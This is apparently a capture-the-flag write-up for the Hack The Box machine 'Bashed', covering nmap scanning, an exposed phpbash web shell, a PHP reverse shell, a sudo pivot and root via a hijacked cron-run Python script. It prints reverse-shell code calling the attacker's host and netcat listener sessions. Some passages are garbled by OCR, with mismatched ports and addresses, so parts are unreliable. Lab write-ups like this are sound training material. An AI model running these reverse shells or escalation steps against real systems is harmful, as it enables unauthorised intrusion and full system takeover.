
Bashed-HTB

Enumeration

• using sudo nmap -p- -A -T4 -Pn 10.10.10.68 to enumerate we find:

```
└$ sudo nmap -p- -A -T4 -Pn 10.10.10.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 17:29 EST
Nmap scan report for 10.10.10.68
Host is up (0.059s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http
                  Apache httpd 2.4.18 ((Ubuntu))
http-title: Arrexel's Development Site
http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/30%OT=80%CT=1%CU=36815%PV=Y%DS=2%DC=T%G=Y%TM=65B9
OS:788B%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)0
OS:PS(01=M53CST11NW7%02=M53CST11NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53CS
OS:T11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)E
OS:CN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%
OS:CD=S)
Network Distance: 2 hops
TRACEROUTE (using port 22/tcp)
            ADDRESS
HOP RTT
   44.82 ms 10.10.14.1
  45.21 ms 10.10.10.68
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.41 seconds
```

• We find a webpage on the ip address:



The article mentions about https://github.com/Arrexel/phpbash

• The github page states that a bash cli is present on the website accessible by xyz/phpbash.php hence we use dirbuster and find that it exists:



- We navigate to the above mentioned directory and find a bash terminal with user privileges where we can collect our flag from user.txt
- Then we upload a reverse shell from https://github.com/pentestmonkey/php-reverse-shell and execute it by visiting the webpage http://io.io.io.68/uploads/reverse-php-shell.php

while listening through netcat using nc -nvlp 4444

```
_$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.68] 54398
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/
 01:47:28 up 1:26, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGINO IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin
User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
$ su scriptmanager
su: must be run from a terminal
```

• We notice that we do not have full tty so we execute the following to gain full tty:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export
SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;
```

• After we gain full tty we find the linux version and other details using:

```
(cat /proc/version || uname -a ) 2>/dev/null
lsb_release -a 2>/dev/null # old, not by default on many systems
cat /etc/os-release 2>/dev/null # universal on modern systems
```

After which we found out the linux machine runs Ubuntu 16.04.2 LTS

```
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

For which we discovered an exploit https://www.exploit-db.com/exploits/44298 which we compiled to a php file for uploading using [gcc 44298.c -o hax.php] which we uploaded using the phpbash.

- Now we can rename it from php to unnamed mv hax.php hax and make it executable chmod +x hax
- We found out using sudo -1 that scriptmanager can execute all commands without password

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

So we can access the user by doing sudo -u scriptmanager /bin/bash

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$
```

Found an unusual scripts folder

```
scriptmanager@bashed:/$ ls -la
ls -la
total 92
                                                     4096 Jun 2 2022 .
drwxr-xr-x 23 root
                            root
                                           4096 Jun 2 2022 ..
174 Jun 14 2022 .bash_history
4096 Jun 2 2022 bin
                           * Tt orroot
drwxr-xr-x 23 root
-rw----- 1 root
drwxr-xr-x 2 root
                             root
root
                                                    4096 Jun 2 2022 boot
drwxr-xr-x 3 root
                                  root
                                                Maria 4140 Jan 31 00:21 dev
drwxr-xr-x 19 root + It recot es
                           seve root
                                                <sub>buti</sub> 4096 Jun 2 2022 etc
drwxr-xr-x 89 root
drwxr-xr-x 4 root
                                                    4096 Dec 4 2017 home
                                           32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic 4096 Dec 4 2017 lib
lrwxrwxrwx 1 root
                                  root
                                  root 4096 Jun 2 2022 lib64

root 16384 Dec 4 2017 lost+found

root 4096 Dec 4 2017 media

root 4096 Jun 2 2022
                                  root
drwxr-xr-x 19 root
                                  troottions
drwxr-xr-x 2 root
drwx----
               2 root
drwxr-xr-x 4 root
drwxr-xr-x 2 root
                                  root
drwxr-xr-x 2 root
                                                     4096 Dec 4 2017 opt
                                               ed on a 0 Jan 31 00:20 proc installation. I wouldn'
dr-xr-xr-x 181 root
                                  root
drwx----- 3 root surpriserootf in
                                               does 4096 Jan 31 00:21 root

      drwxr-xr-x
      18 root
      root
      500 Jan 31 00:21 run

      drwxr-xr-x
      2 root
      root
      4096 Dec 4 2017 sbin

      drwxrwxr--
      2 scriptmanager scriptmanager
      4096 Jan 31 01:35 scripts

      drwxr-xr-x
      2 root
      root
      4096 Feb 15 2017 srv

dr-xr-xr-x 13 root
                                                     0 Jan 31 01:15 sys
                                   root
drwxrwxrwt 10 root
                                                     4096 Jan 31 02:40 tmp
                                   root
                                                     4096 Dec 4 2017 usr
drwxr-xr-x 10 root
                                   root
drwxr-xr-x 12 root
                                   root
                                                     4096 Jun 2 2022 var
                                                       29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
                                   root
lrwxrwxrwx 1 root
scriptmanager@bashed:/$ cd scripts
```

 We find a text.py file in that which executes frequently and makes a text.txt file which is owned by root:

• Using this cheatsheat https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#perl we make a test.py file with: import

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2
(s.fileno(),2);subprocess.call(["/bin/sh","-i"])
```

• then use wget to move it to the scripts directory and replace the test.py

```
scriptmanager@bashed:/scripts$ wget http://10.10.14.25/test.py
wget http://10.10.14.25/test.py
--2024-01-31 03:17:12-- http://10.10.14.25/test.py
Connecting to 10.10.14.25:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 213 [text/x-python]
Saving to: 'test.py.1'
                  test.py.1
                                                              in 0s
2024-01-31 03:17:12 (46.2 MB/s) - 'test.py.1' saved [213/213]
scriptmanager@bashed:/scripts$ ls
ls
test.py test.py.1 test.txt
scriptmanager@bashed:/scripts$ mv test.py.1 test.py
mv test.py.1 test.py
```

• we get a root shell

```
(kali⊕ kali)-[~/Downloads/Bashed]

$ nc -nlvp 4242

listening on [any] 4242 ...

connect to [10.10.14.25] from (UNKNOWN) [10.10.10.68] 48622

bash: cannot set terminal process group (959): Inappropriate ioctl for evice

bash: no job control in this shell

root@bashed:/scripts# ■
```